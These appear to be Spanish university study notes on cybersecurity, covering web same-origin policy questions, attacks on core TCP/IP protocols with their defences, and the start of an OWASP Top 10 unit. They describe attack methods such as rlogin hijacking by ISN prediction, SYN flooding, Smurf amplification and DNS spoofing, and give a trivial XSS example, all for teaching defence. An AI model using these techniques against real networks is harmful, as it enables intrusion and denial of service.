6.5. Pregunta 5

¿Por qué SOP tiene excepciones como IMG, SCRIPT e IFRAME? ¿Qué riesgos introducen?

Respuesta:

- IMG: permitir imágenes de múltiples orígenes (evitar copias, incorporación)
- Riesgo: envío de cookies puede causar CSRF
- SCRIPT: permitir bibliotecas JS de CDNs
- Riesgo: script de terceros tiene acceso completo al origen
- IFRAME: permitir anuncios, widgets sociales, mash-ups
- Riesgo: clickjacking si no se protege con X-Frame-Options
- Todas por compatibilidad/usabilidad, pero complican seguridad

6.6. Pregunta 6

¿Qué es Content Security Policy (CSP) y cómo ayuda a prevenir ataques?
Da ejemplos.

Respuesta:

- CSP: header HTTP que instruye al navegador sobre seguridad
- Previene XSS: `script-src 'self'` prohíbe scripts inline
- Previene clickjacking: `frame-ancestors 'none'`

- Restringe de dónde se pueden cargar recursos
- Ejemplo: `script-src https://cdn.example.com` solo permite scripts de ese CDN
- Ventaja: servidor no tiene que adivinar cómo navegador parseará
- Enfoque moderno y recomendado

6.7. Pregunta 7

Explica qué es clickjacking y cómo se defiende contra él.

Respuesta:

- Clickjacking: engañar al usuario para hacer clic en elementos ocultos
- Técnica: `iframe` transparente sobre contenido falso
- Usuario cree que hace clic en una cosa, en realidad hace clic en otra
- Ejemplo: botón "Descargar video" sobre botón "Buy Now" de Amazon invisible
- Defensa 1: `X-Frame-Options: DENY` previene carga en iframes
- Defensa 2: `CSP frame-ancestors 'none'`
- Ambos previenen que la página sea enmarcada

6.8. Pregunta 8

¿Qué es CORS y por qué es un diseño mejor que otras excepciones de SOP?

Respuesta:

- CORS: Cross-Origin Resource Sharing - mecanismo explícito para autorizar solicitudes cross-origin
- Servidor envía header: `Access-Control-Allow-Origin: https://app.com`
- Navegador verifica antes de permitir solicitud
- Mejor diseño porque: explícito sobre seguridad, no implícito
- El servidor decide activamente si permitir acceso
- Por defecto es "no" si servidor no entiende CORS
- Contraste: excepciones como `IMG` son implícitas y automáticas

6.9. Pregunta 9

¿Qué son las cookies SameSite y cómo mejoran la seguridad? Explica Strict vs Lax.

Respuesta:

- SameSite: atributo de cookie que restringe cuándo se envía
- Strict: cookie NO se envía con solicitudes cross-origin
- Previene CSRF completamente, pero afecta UX (usuario debe re-loguearse al hacer clic en enlaces externos)
- Lax: cookie se envía solo con navegación de nivel superior (enlaces)
- NO se envía con solicitudes cross-origin de formularios o imágenes
- Balance entre seguridad y usabilidad
- Chrome ahora por defecto a Lax

6.10. Pregunta 10

Si pudieras rediseñar la seguridad web desde cero, ¿qué principios seguirías? Menciona al menos tres ideas.

Respuesta:

- 1. Separar credenciales de usuario de otras cookies (no envío automático)
- 2. Indicación explícita de qué principal usar (sin autoridad ambiente)
- 3. Todas las obtenciones indican explícitamente origen y credenciales
- 4. Menos parsing/escaping: sin mezcla de JavaScript y HTML
- 5. Noción explícita de permisos - política de control de acceso
- 6. Más claridad visual sobre qué mostrará el clic
- Problema: compatibilidad hacia atrás con web existente

7. Hoja de Referencia Rápida

Parte 1: SOP Fundamentals

Origen

- Protocolo + Host + Puerto
- Ejemplo: `https://example.com:443`
- Path NO es parte del origen

Regla SOP

- Script puede acceder a recurso solo si mismo origen
- Cada frame tiene un origen
- Previene que sitio A acceda a datos de sitio B

Cookies

- Enviadas automáticamente con cada solicitud
- Session ID para autenticación
- Domain: debe ser sufijo del servidor
- SameSite: Strict (no cross-origin), Lax (solo navegación)
- HttpOnly: no accesible desde JavaScript

Parte 2: Excepciones SOP

Enlaces, IMG, SCRIPT

- Permitidos cross-origin (compatibilidad/usabilidad)
- Pero: envían cookies automáticamente
- Riesgo: CSRF si acción tiene efectos secundarios

IFRAME

- Carga página cross-origin
- Cada frame mantiene su propio origen
- SOP se aplica entre frames
- Riesgo: clickjacking si no se protege

CORS

- Servidor autoriza explícitamente cross-origin
- Header: `Access-Control-Allow-Origin`
- Buen diseño: explícito, por defecto "no"

Parte 3: Ataques Principales

CSRF

- Sitio malicioso hace solicitudes usando cookies de víctima
- Ejemplo: ``
- Defensa: tokens anti-CSRF, SameSite cookies

XSS

- Inyectar código en sitio legítimo
- Ejemplo: comentario con `<script>código</script>`
- Se ejecuta con origen del sitio legítimo
- Defensa: sanitización, CSP, HttpOnly cookies

Clickjacking

- Iframe transparente sobre contenido falso
- Usuario hace clic en elemento invisible
- Defensa: X-Frame-Options: DENY, CSP frame-ancestors

Parte 4: Defensas Modernas

Headers de Seguridad

- CSP: `script-src 'self'` (prohibe inline)
- X-Frame-Options: DENY (previene iframe)
- Strict-Transport-Security (fuerza HTTPS)

Cookies Seguras

- HttpOnly: no accesible desde JS
- Secure: solo enviada sobre HTTPS
- SameSite: Strict/Lax (previene CSRF)

Mejores Prácticas

- Usar frameworks (Django, Rails) con protecciones
- Sanitizar entrada con bibliotecas probadas
- Implementar tokens anti-CSRF
- CSP estricto
- HTTPS para todo
- Auditar scripts de terceros (SRI)

Seguridad TCP/IP

Ataques a Protocolos de Red Centrales

Documento de Estudio

Ciberseguridad

Índice

1. Resumen Claro	2
1.1. ¿Qué es el tema y Por qué importa?	2
1.2. Conceptos principales	2
1.3. ¿Cómo encaja en el curso?	2
2. Definiciones Clave	3
3. Cómo Funcionan los Ataques Clave	4
3.1. 1. Secuestro de Conexión TCP y Ataque rlogin	4
3.2. 2. Ataque de Denegación de Servicio (DoS) por RST	4
3.3. 3. Ataque y Defensa en DNS (UDP)	4
4. Problemas Comunes / Ataques / Riesgos	5
5. Mitigación y Defensa	6
5.1. 1. Fortalecimiento de TCP (ISN)	6
5.2. 2. Filtrado de IP Fuente	6
5.3. 3. Movimiento hacia la Seguridad Extremo a Extremo	6
6. Escenarios Aplicados	7
6.1. Escenario 1: Ataque de secuestro rlogin en red universitaria	7
6.2. Escenario 2: SYN Flooding contra servidor web	7
6.3. Escenario 3: BGP Leak interceptando tráfico	7
6.4. Escenario 4: Ataque de amplificación Smurf	7
6.5. Escenario 5: DNS spoofing contra cliente vulnerable	8
7. Posibles Preguntas de Examen	9
7.1. Pregunta 1	9
7.2. Pregunta 2	9
7.3. Pregunta 3	9
7.4. Pregunta 4	9
7.5. Pregunta 5	10
7.6. Pregunta 6	10
7.7. Pregunta 7	10
7.8. Pregunta 8	11
7.9. Pregunta 9	11
7.10. Pregunta 10	11
8. Hoja de Referencia Rápida	12

1. Resumen Claro

1.1. ¿Qué es el tema y Por qué importa?

Este tema examina la **seguridad intrínseca** de los protocolos fundamentales de Internet, como **TCP, IP, BGP y DHCP**. El núcleo de Internet fue diseñado para la **liveness** (capacidad de respuesta) y la **resistencia** a fallas, no para la seguridad. Es una red abierta y descentralizada donde la autenticación se asumió que ocurriría de **extremo a extremo** en los hosts (capas superiores).

Importancia: La falta de mecanismos de autenticación a nivel de red permite que un adversario en la red mire, modifique o inyecte paquetes arbitrarios. Esto lleva a ataques que comprometen la **autenticación** (suplantación de identidad o spoofing) y la **disponibilidad** (Denegación de Servicio o DoS).

1.2. Conceptos principales

Los principales ataques giran en torno a la **confianza en la dirección IP** y la **predicción de números de secuencia**.

1. **Suplantación de IP Fuente (IP Source Spoofing):** El envío de paquetes con una dirección IP de origen falsa, explotando la naturaleza sin conexión de IP.
2. **Ataque de Número de Secuencia TCP:** Adivinar el **Número de Secuencia Inicial (ISN)** de una conexión para secuestrarla o forjar un paquete ACK, permitiendo el envío de comandos suplantados (ej., en **rlogin**).
3. **Ataque de Reset (RST):** Forjar un paquete RST para terminar abruptamente una conexión, causando un DoS, especialmente crítico en conexiones **BGP**.
4. **Ataques de BGP/DHCP:** Explotar la falta de autenticación en BGP para desviar tráfico (**BGP Leak**) o en DHCP para configurar redes maliciosamente.
5. **Mitigación por ISN:** La solución clave fue la aleatorización por conexión del ISN, utilizando un hash criptográfico (como SipHash o SHA1) para evitar la predicción.

1.3. ¿Cómo encaja en el curso?

Este tema establece el **modelo de amenaza** de una red abierta. Al demostrar que el núcleo de Internet no proporciona seguridad, justifica la necesidad de utilizar soluciones criptográficas en capas superiores (host/host). El tema es la **base** para entender por qué protocolos como **SSL/TLS** (próxima clase), **SSH** y **Kerberos** se volvieron esenciales para la seguridad moderna.

2. Definiciones Clave

Términos Fundamentales

- **Liveness:** La capacidad principal de Internet; asegurar que los datos serán entregados a pesar de las fallas.
- **Modelo de Amenaza:** El adversario puede mirar datos, modificar paquetes o inyectar paquetes arbitrarios en tránsito.
- **rlogin:** Protocolo antiguo de inicio de sesión remoto que permitía acceso **sin contraseña** si el host de origen estaba en una lista de confianza (**.rhosts**). Su fallo fue asumir autenticación por IP.
- **IP Source Spoofing:** Forjar la dirección IP de origen en un paquete, fundamental en ataques de secuestro y DoS.
- **ISN (Initial Sequence Number):** Número aleatorio/pseudo-aleatorio en TCP que establece la secuencia de bytes para la conexión. Históricamente era predecible.
- **TCP Handshake (SYN, SYN-ACK, ACK):** Proceso de 3 pasos para establecer una conexión TCP y acordar los ISN. El tercer paso (ACK) requiere conocer el ISN del servidor (SNs).
- **RST (Reset):** Paquete TCP que termina una conexión inmediatamente. Puede ser forjado para DoS.
- **SYN Flooding:** Ataque DoS donde un atacante satura la cola de conexiones a medio abrir con paquetes SYN falsificados, haciendo que el servidor rechace conexiones legítimas.
- **SYN Cookies:** Mecanismo de defensa contra SYN Flooding. Codifica el estado de la conexión a medio abrir en el ISN del SYN-ACK para evitar el estado en el servidor.
- **BGP (Border Gateway Protocol):** Protocolo de enrutamiento central de Internet. Su falta de seguridad permite que los enrutadores anuncien rutas falsas (**BGP Leak**).

3. Cómo Funcionan los Ataques Clave

3.1. 1. Secuestro de Conexión TCP y Ataque rlogin

El ataque de secuestro se basa en la **suplantación de IP** y la **predicción del ISN**.

1. **Problema de Autenticación:** Aplicaciones como **rlogin** asumen que la conexión TCP de una IP de confianza es legítima.
2. **Handshake Fallido (Spoofing):** El atacante (A) envía un paquete **SYN** al servidor (S) con la IP del cliente confiable (C) como fuente.
3. **Punto Ciego:** El servidor (S) responde con **SYN-ACK** al cliente real (C). El atacante (A) no recibe la respuesta y no conoce el Número de Secuencia del Servidor (**SNs**).
4. **Predicción de ISN:** Si el servidor utiliza un ISN predecible (ej., un contador que incrementa en 64 por conexión), el atacante puede hacer una conexión de "calentamiento" para adivinar el siguiente **SNs** para el servidor.
5. **Secuestro Exitoso:** El atacante forja el paquete **ACK** con el **SNs** adivinado, completando la conexión como si fuera C y pudiendo inyectar comandos (*data*).

3.2. 2. Ataque de Denegación de Servicio (DoS) por RST

El paquete **RST** es usado para terminar una conexión TCP abruptamente.

- El servidor acepta un paquete **RST** si su número de secuencia (**SNc**) cae dentro de la **ventana de secuencia actual**.
- Si un atacante puede adivinar el **SNc** (lo cual es más fácil que adivinar un **SNs** aleatorio), puede forjar un paquete **RST** para **interrumpir** una conexión activa.
- Este ataque fue históricamente peligroso para las conexiones **BGP** entre enrutadores, causando que los enrutadores asumieran fallas de enlace y afectando el tráfico por minutos.

3.3. 3. Ataque y Defensa en DNS (UDP)

El protocolo DNS a menudo corre sobre **UDP**, que es sin conexión y **no tiene números de secuencia**.

- **Ataque de Suplantación de DNS:** Un atacante puede suplantar una respuesta DNS si conoce el **ID de consulta** de 16 bits y logra adivinar el **puerto fuente** de 16 bits del cliente (a menudo predecible).
- **Mitigación:** Se implementó una mejor **aleatoriedad** en el ID de consulta y en el puerto fuente del cliente. La solución a largo plazo es **DNSSEC**, que utiliza registros firmados criptográficamente.

4. Problemas Comunes / Ataques / Riesgos

darkblue!10 Ataque/Riesgo	Descripción del Problema	Impacto de Seguridad	Mitigación Clave
IP Spoofing	Forjar la IP de origen a un host de confianza, combinado con predicción de ISN.	Autenticación comprometida: Acceso a sistemas (ej., <code>rlogin</code>) sin contraseña.	NO USAR AUTENTICACIÓN POR IP. Usar SSH, SSL/TLS .
Ataque RST	Forjar paquetes RST para terminar una conexión activa, adivinando el SNc dentro de la ventana.	DoS/Disponibilidad : Interrupción de conexiones críticas (ej., entre enrutadores BGP).	Mejorar la aleatoriedad y la gestión de la ventana de secuencia TCP.
SYN Flooding	Saturar al servidor con SYN falsos, agotando las ranuras de conexión a medio abrir.	DoS/Disponibilidad : El servidor ignora solicitudes de conexión legítimas.	SYN Cookies : Hacer que el manejo de la conexión a medio abrir sea sin estado (stateless).
Ataque Smurf	Usar peticiones ICMP echo a una dirección <i>broadcast</i> , suplantando la IP de la víctima.	DoS por Amplificación : Multiplica el tráfico de ataque contra la víctima.	Filtrado de Paquetes : Los ISPs deben filtrar paquetes con IP fuente forjada (Ingress Filtering).
BGP Leak	Un enrutador BGP malicioso anuncia rutas incorrectas para un rango de IPs.	Desvío de Tráfico : Desvía el tráfico global, permitiendo espionaje o modificación antes de reenvío.	Se requieren mecanismos de autenticación y seguridad en el protocolo BGP (ej., RPKI).
Sondeo (Probing)	Escanear puertos, usar <code>traceroute</code> o <code>nmap</code> para obtener información de OS o banners de servicio.	Recopilación de Información : Identificar hosts, servicios y vulnerabilidades específicas.	Usar Firewalls, minimizar información de banners, mantener sistemas actualizados.

5. Mitigación y Defensa

5.1. 1. Fortalecimiento de TCP (ISN)

Dado que la **aleatoriedad** es clave para evitar la adivinación de los números de secuencia, la solución fue hacer que el ISN fuera único para cada conexión.

- El ISN ahora se genera utilizando un **offset aleatorio** y una función de hash criptográfica (ej., **SHA1** o **SipHash**) de los parámetros de la conexión (IP origen/destino, puertos) y un secreto del servidor.
- Esto asegura que un atacante no pueda hacer una conexión de “calentamiento” para predecir el ISN para un cliente diferente.
- Esta corrección se implementó en los sistemas operativos y fue compatible con las especificaciones de TCP.

5.2. 2. Filtrado de IP Fuente

El **filtrado de paquetes** por parte de los Proveedores de Servicios de Internet (ISP) es una defensa crucial contra el **IP Source Spoofing** (que es esencial para ataques de amplificación y secuestro).

- **Filtrado de Entrada (Ingress Filtering)**: El ISP debe verificar que el paquete que sale de la red del cliente tenga una dirección IP de origen que pertenezca legítimamente a esa red.
- Si el paquete tiene una dirección IP fuente que está **obviamente forjada** (ej., una dirección de un rango IP diferente), el ISP debe bloquearlo.

5.3. 3. Movimiento hacia la Seguridad Extremo a Extremo

La mitigación más significativa es la implementación de seguridad en las capas de aplicación, delegando la autenticación y la confidencialidad a los hosts.

- **Protocolos Criptográficos**: Usar **SSL/TLS**, **SSH** o **Kerberos** en lugar de protocolos no seguros como **telnet** o **rlogin**.
- **Eliminación de Confianza por IP**: Nunca confiar en la dirección IP como método de autenticación. La autenticación debe basarse en secretos compartidos o claves criptográficas.

6. Escenarios Aplicados

6.1. Escenario 1: Ataque de secuestro rlogin en red universitaria

Situación: Una universidad tiene varios servidores que confían entre sí usando rlogin. Un estudiante descubre que el servidor A confía en el servidor B según la lista .rhosts. El estudiante tiene acceso físico a la red Ethernet del campus.

Pregunta: ¿Cómo puede el estudiante obtener acceso al servidor A sin conocer ninguna contraseña?

Conceptos clave:

- El atacante puede usar IP spoofing para fingir ser el servidor B
- Debe predecir el ISN del servidor A para completar el handshake TCP
- Puede hacer una conexión "de calentamiento" para medir el ISN actual
- Necesita suprimir las respuestas RST del servidor B real
- Una vez conectado, puede ejecutar comandos arbitrarios sin contraseña

6.2. Escenario 2: SYN Flooding contra servidor web

Situación: Una empresa de e-commerce recibe un ataque DoS. El servidor web comienza a rechazar conexiones legítimas de clientes. Los logs muestran miles de conexiones TCP a medio abrir desde direcciones IP aleatorias que nunca completan el handshake.

Pregunta: ¿Qué ataque está ocurriendo y cómo puede mitigarse sin actualizar el kernel del sistema operativo?

Conceptos clave:

- SYN Flooding: el atacante envía paquetes SYN con IPs falsificadas
- El servidor mantiene estado para conexiones medio abiertas (límite de 50)
- Mitigación vía SYN cookies: codificar el estado en el número de secuencia
- El servidor se vuelve stateless hasta recibir el ACK final
- $ISNs = S_{nc} + (\text{timestamp} \text{ — } \text{hash}(\text{src}/\text{dst}, \text{secret}, \text{timestamp}))$

6.3. Escenario 3: BGP Leak interceptando tráfico

Situación: Un ISP malicioso anuncia a través de BGP que tiene la ruta más corta hacia el rango de IPs de un banco (ej., 203.0.113.0/24). Durante 15 minutos, el tráfico global destinado al banco es ruteado a través del ISP atacante.

Pregunta: ¿Qué puede hacer el atacante con este tráfico y por qué los certificados SSL/TLS ayudan a mitigar el daño?

Conceptos clave:

- BGP no autentica anuncios de rutas, cualquier ISP puede anunciar cualquier rango
- El atacante puede inspeccionar todo el tráfico que pasa por sus routers
- Puede modificar paquetes o intentar hacer man-in-the-middle
- SSL/TLS protege porque el atacante no tiene la clave privada del servidor
- Sin HTTPS, el atacante puede leer contraseñas y datos sensibles

6.4. Escenario 4: Ataque de amplificación Smurf

Situación: Un atacante envía paquetes ICMP echo request a la dirección de broadcast 192.168.1.255 de una red empresarial con 200 computadoras. La dirección IP de origen está falsificada como la de la víctima (víctima.com).

Pregunta: ¿Cuál es el factor de amplificación y cómo puede la red empresarial prevenir ser usada en este ataque?

Conceptos clave:

- Amplificación de 200x: cada ping genera 200 respuestas a la víctima
- El atacante solo necesita enviar pocos paquetes para saturar el enlace de la víctima
- Defensa: los routers deben bloquear "directed broadcast" (paquetes a .255)
- Los firewalls deben filtrar paquetes con IPs de origen obviamente forjadas
- Ingress filtering por parte de ISPs puede detener spoofing en la fuente

6.5. Escenario 5: DNS spoofing contra cliente vulnerable

Situación: Un cliente hace una consulta DNS para resolver bank.com. El atacante observa la consulta en la red WiFi pública y quiere responder antes que el servidor DNS legítimo. El cliente usa un puerto fuente predecible (53000) y el ID de consulta es de solo 16 bits.

Pregunta: ¿Cómo puede el atacante falsificar la respuesta y cuáles son las defensas modernas?

Conceptos clave:

- DNS sobre UDP no tiene números de secuencia, solo ID de consulta (16 bits)
- El atacante debe adivinar: puerto fuente (16 bits) + ID de consulta (16 bits) = 32 bits
- Con puerto predecible, solo necesita probar 2^{16} combinaciones
- Defensas: aleatorizar puerto fuente y query ID (Dan Kaminsky attack motivó esto)
- DNSSEC firma criptográficamente las respuestas, pero tiene adopción lenta

7. Posibles Preguntas de Examen

7.1. Pregunta 1

Explica por qué el protocolo rlogin era vulnerable a ataques de suplantación de IP. ¿Qué asumía incorrectamente sobre TCP/IP?

Respuesta:

- rlogin autentificaba basándose solo en la dirección IP de origen del paquete TCP
- Asumía que una conexión TCP desde una IP confiable significaba que realmente venía de ese host
- En realidad, un atacante puede forjar la IP de origen en paquetes
- La única protección era que el atacante no recibiría el SYN-ACK (va al host real)
- Pero si el atacante puede predecir el ISN, puede completar el handshake sin ver la respuesta
- rlogin falló al no usar autenticación criptográfica (contraseñas, claves)

7.2. Pregunta 2

Describe el ataque de número de secuencia TCP. ¿Qué información necesita el atacante y cómo la obtiene?

Respuesta:

- El atacante envía SYN con IP falsificada del cliente confiable C
- El servidor responde SYN-ACK al cliente real C (el atacante no lo ve)
- Para enviar el ACK final, el atacante necesita adivinar SNs (número de secuencia del servidor)
- Históricamente, el ISN era predecible (contador que incrementaba en pasos fijos)
- El atacante hace una conexión "de calentamiento" directa al servidor para medir el ISN actual
- Suma 64 (o el incremento conocido) para predecir el próximo ISN
- Envía ACK(SNs+1) falsificado y puede inyectar comandos

7.3. Pregunta 3

¿Cómo funcionan las SYN cookies y por qué previenen el ataque de SYN flooding?

Respuesta:

- El servidor calcula $ISNs = S_{Nc} + \text{hash}(\text{src/dst addr} + \text{port, secret, timestamp})$
- No mantiene estado para conexiones medio abiertas
- Cuando recibe el ACK final, verifica el hash en el número de secuencia
- Si el hash es válido, acepta la conexión y crea el estado
- El atacante no puede agotar memoria del servidor porque no hay estado medio abierto
- El hash es específico por cliente, el atacante no puede reutilizar valores robados
- El timestamp cambia regularmente, limitando la ventana de replay

7.4. Pregunta 4

¿Qué es un ataque de amplificación de ancho de banda? Da un ejemplo y explica cómo funciona.

Respuesta:

- El atacante envía una solicitud pequeña que genera una respuesta grande
- Falsifica la IP de origen para que la respuesta vaya a la víctima
- Ejemplo: Ataque Smurf usando ICMP echo a dirección broadcast
- El atacante envía 1 ping a 192.168.1.255 con IP de víctima
- 100 máquinas en la red responden a la víctima
- Factor de amplificación de 100x satura el enlace de la víctima
- Defensa: bloquear directed broadcast, filtrar IPs falsificadas

7.5. Pregunta 5

¿Por qué BGP es vulnerable a ataques y qué puede hacer un atacante con un BGP leak?

Respuesta:

- BGP no autentica los anuncios de rutas entre ISPs
- Cualquier enrutador BGP puede anunciar tener la ruta a cualquier rango de IPs
- Un ISP malicioso puede anunciar rutas falsas (BGP leak)
- El tráfico global se redirige hacia el ISP atacante
- El atacante puede inspeccionar todo el tráfico (espionaje)
- Puede modificar paquetes antes de reenviarlos al destino real
- Puede hacer man-in-the-middle si las conexiones no usan TLS
- Defensa: RPKI, pero adopción es lenta y compleja

7.6. Pregunta 6

¿Cuál es la diferencia entre un ataque pasivo y uno activo en el contexto de TCP/IP? Da ejemplos.

Respuesta:

- Ataque pasivo: el adversario solo observa el tráfico sin modificarlo
- Ejemplo pasivo: sniffing de contraseñas en telnet, análisis de metadatos
- Ataque activo: el adversario inyecta, modifica o bloquea paquetes
- Ejemplo activo: IP spoofing, man-in-the-middle, SYN flooding, BGP leak
- Los ataques pasivos son más difíciles de detectar
- Los ataques activos requieren más recursos pero tienen mayor impacto
- TLS protege contra ambos: cifrado contra pasivos, autenticación contra activos

7.7. Pregunta 7

¿Por qué la aleatorización del ISN (Initial Sequence Number) es importante para la seguridad de TCP?

Respuesta:

- El ISN predecible permitía ataques de secuestro de conexión
- El atacante podía hacer conexión de prueba para medir el ISN actual
- Predecir el próximo ISN le permitía falsificar el ACK sin ver el SYN-ACK
- La aleatorización hace que cada conexión tenga un ISN impredecible
- Solución moderna: $ISN = \text{hash}(\text{src/dst IP} + \text{port, secret, timestamp})$
- El hash criptográfico asegura que no hay patrón predecible
- El secret del servidor asegura que el atacante no puede calcular el hash

- Esto cierra el vector de ataque de suplantación de IP en TCP

7.8. Pregunta 8

¿Qué es el ingress filtering y por qué es importante para prevenir ataques de suplantación?

Respuesta:

- Ingress filtering: el ISP verifica que los paquetes salientes tengan IP de origen legítima
- Bloquea paquetes con IP de origen que no pertenecen a la red del cliente
- Previene que clientes maliciosos envíen paquetes con IPs falsificadas
- Es crucial para detener ataques de amplificación en la fuente
- Sin ingress filtering, los atacantes pueden lanzar ataques Smurf, DNS amplification, etc.
- Requiere cooperación de todos los ISPs para ser efectivo
- Muchos ISPs pequeños no lo implementan correctamente

7.9. Pregunta 9

¿Por qué el diseño de Internet priorizó liveness sobre seguridad? ¿Fue una buena decisión?

Respuesta:

- Internet se diseñó para resistir fallas y entregar datos a pesar de interrupciones
- En los 80s, la red era pequeña y los usuarios eran confiables (ARPANET académica)
- La criptografía no estaba ampliamente disponible ni era legal en muchos países
- La decisión fue exitosa: Internet sobrevivió y creció exponencialmente
- El diseño extremo a extremo permitió evolución sin cambiar el núcleo
- La seguridad se agregó en capas superiores (TLS, SSH, VPNs)
- El costo: el núcleo sigue siendo inseguro y difícil de cambiar (ej., BGP)
- En balance: fue pragmático, pero hoy tenemos legacy de inseguridad

7.10. Pregunta 10

Compara las defensas para ataques de red: firewalls vs protocolos criptográficos (TLS/SSH). ¿Cuáles son las ventajas y limitaciones de cada uno?

Respuesta:

- Firewalls: filtran paquetes basándose en IP/puerto/protocolo
- Ventaja firewall: protección a nivel de red, fácil de desplegar centralmente
- Limitación firewall: no pueden autenticar contenido, el atacante puede estar dentro
- Limitación firewall: difícil distinguir tráfico malicioso de legítimo
- TLS/SSH: autenticación y cifrado extremo a extremo
- Ventaja TLS/SSH: protege contra atacantes en la red, incluso ISPs maliciosos
- Ventaja TLS/SSH: el servidor se autentica con certificados/claves
- Limitación TLS/SSH: requiere cambios en aplicaciones, gestión de claves
- Mejor enfoque: defensa en profundidad usando ambos

8. Hoja de Referencia Rápida

Conceptos Core

Modelo de Amenaza:

- Adversario puede: mirar datos, modificar paquetes, inyectar paquetes arbitrarios
- La red central no proporciona autenticación ni confidencialidad
- Liveness es la prioridad: entregar datos a pesar de fallas

Vulnerabilidades Clave:

- IP Source Spoofing: forjar dirección IP de origen
- ISN Prediction: adivinar números de secuencia TCP
- No autenticación en BGP, DHCP, ARP, DNS

Ataques Principales

Autenticación Comprometida:

- rlogin hijacking vía IP spoofing + ISN prediction
- BGP leak para desviar tráfico
- DNS spoofing para resolver nombres maliciosamente

Denegación de Servicio:

- SYN flooding: agotar conexiones medio abiertas
- RST attacks: terminar conexiones activas
- Amplificación: Smurf (ICMP), DNS, Memcached

Defensas y Mitigaciones

Fortalecimiento de Protocolos:

- ISN aleatorio: hash(src/dst, secret, timestamp)
- SYN cookies: servidor stateless hasta ACK final
- Aleatorización DNS: query ID + puerto fuente

Filtrado de Red:

- Ingress filtering: bloquear IPs falsificadas en la fuente
- Bloquear directed broadcast (prevenir Smurf)
- Firewalls: filtrar por IP/puerto/protocolo

Seguridad Extremo a Extremo:

- TLS/SSL: autenticación + cifrado sobre TCP inseguro
- SSH: reemplazo seguro de telnet/rlogin
- DNSSEC: firmas criptográficas en DNS (adopción lenta)
- Nunca confiar en autenticación por IP

Fórmulas para Recordar

TCP Handshake:

```
C -> S: SYN(SNc)
S -> C: SYN(SNs), ACK(SNc+1)
C -> S: ACK(SNs+1)
```

ISN Moderno:

```
ISN = offset + Hash(src_IP, dst_IP, src_port,
                    dst_port, secret, timestamp)
```

SYN Cookie:

```
ISNs = SNc + (timestamp ||
              SHA1(src/dst addr+port, secret, timestamp))
```

Puntos Clave para Examen

1. Internet fue diseñado para liveness, no seguridad
2. La autenticación debe ser extremo a extremo, no basada en IP
3. ISN predecible permitía secuestro de conexión TCP
4. SYN cookies hacen el servidor stateless contra flooding
5. BGP no autentica rutas, permite BGP leaks
6. Amplificación multiplica el tráfico del atacante
7. Ingress filtering detiene spoofing en la fuente
8. TLS/SSH son esenciales porque el núcleo es inseguro

OWASP Top 10

Vulnerabilidades Web Más Comunes

Documento de Estudio

Ciberseguridad

Índice

1. Resumen Claro	3
1.1. ¿Qué es OWASP Top 10?	3
1.2. ¿Por qué importa?	3
1.3. Conceptos principales	3
1.4. ¿Cómo encaja en el curso?	4
2. Definiciones Clave	5
3. Cómo Funciona	6
3.1. 1. Control de Acceso Roto	6
3.1.1. El problema fundamental	6
3.2. 2. Fallo Criptográfico	6
3.2.1. Problemas comunes	6
3.3. 3. Inyección	7
3.3.1. SQL Injection en detalle	7
3.4. 4. Diseño Inseguro	7
3.4.1. Diferencia clave	7
3.5. 5. Configuración Insegura	8
3.5.1. Problemas comunes	8
3.6. 6. Componentes Vulnerables	8
3.6.1. El problema	8
3.7. 7. Fallos de Autenticación	8
3.7.1. Tipos de fallos	8
3.8. 8. Fallos de Integridad	9
3.8.1. Ataque SolarWinds (2020)	9
3.8.2. Deserialización insegura	9
3.9. 9. Fallos de Logging y Monitoreo	10
3.9.1. Problemas comunes	10
4. Problemas y Ataques	11
4.1. Control de Acceso Roto	11
4.1.1. Tipos de ataques	11
4.1.2. Defensas	11
4.2. Fallo Criptográfico	12
4.2.1. Escenarios de ataque	12
4.2.2. Defensas	12
4.3. Inyección	13
4.3.1. Tipos de inyección	13
4.3.2. Defensas	13
4.4. Diseño Inseguro	13
4.4.1. Ejemplos	13
4.4.2. Defensas	14
4.5. Configuración Insegura	14
4.5.1. Checklist de problemas	14
4.5.2. Defensas	15
4.6. Componentes Vulnerables	15
4.6.1. Detección	15

4.6.2. Defensas	15
4.7. Fallos de Autenticación	16
4.7.1. Ataques comunes	16
4.7.2. Defensas	16
4.8. Fallos de Integridad	16
4.8.1. Vectores de ataque	16
4.8.2. Defensas	17
4.9. Fallos de Logging	17
4.9.1. Problemas	17
4.9.2. Defensas	18
5. Escenarios Aplicados	19
5.1. Escenario 1: IDOR en Banco Online	19
5.2. Escenario 2: SQL Injection en Login	19
5.3. Escenario 3: Credential Stuffing	20
5.4. Escenario 4: Componente Vulnerable - Struts	20
5.5. Escenario 5: Deserialización Insegura	21
5.6. Escenario 6: Configuración Insegura - Stack Traces	22
5.7. Escenario 7: Falta de Logging - Brecha No Detectada	23
6. Posibles Preguntas de Examen	24
6.1. Pregunta 1	24
6.2. Pregunta 2	24
6.3. Pregunta 3	25
6.4. Pregunta 4	25
6.5. Pregunta 5	26
6.6. Pregunta 6	26
6.7. Pregunta 7	27
6.8. Pregunta 8	28
6.9. Pregunta 9	29
6.10. Pregunta 10	30
7. Hoja de Referencia Rápida	31

1. Resumen Claro

1.1. ¿Qué es OWASP Top 10?

OWASP (Open Web Application Security Project) mantiene una lista actualizada de las 10 vulnerabilidades de seguridad web más críticas. Esta lista representa un consenso de la industria sobre los riesgos de seguridad más importantes que enfrentan las aplicaciones web modernas.

Contexto: OWASP lleva registro de CWE (Common Weakness Enumerations), que son patrones de debilidades en software que conducen a vulnerabilidades. El Top 10 se actualiza periódicamente basándose en datos reales de brechas de seguridad y análisis de expertos.

1.2. ¿Por qué importa?

Las aplicaciones web son omnipresentes y críticas:

- Manejan datos sensibles: credenciales, información financiera, datos personales
- Son accesibles desde Internet, expuestas a atacantes de todo el mundo
- Frecuentemente tienen vulnerabilidades debido a desarrollo rápido y presión de tiempo
- Una sola vulnerabilidad puede comprometer toda una organización

El desafío central: Desarrollar aplicaciones web funcionales mientras se mantiene seguridad robusta contra múltiples vectores de ataque.

La solución: Conocer las vulnerabilidades comunes, implementar mejores prácticas de desarrollo seguro, y aplicar defensas en profundidad.

1.3. Conceptos principales

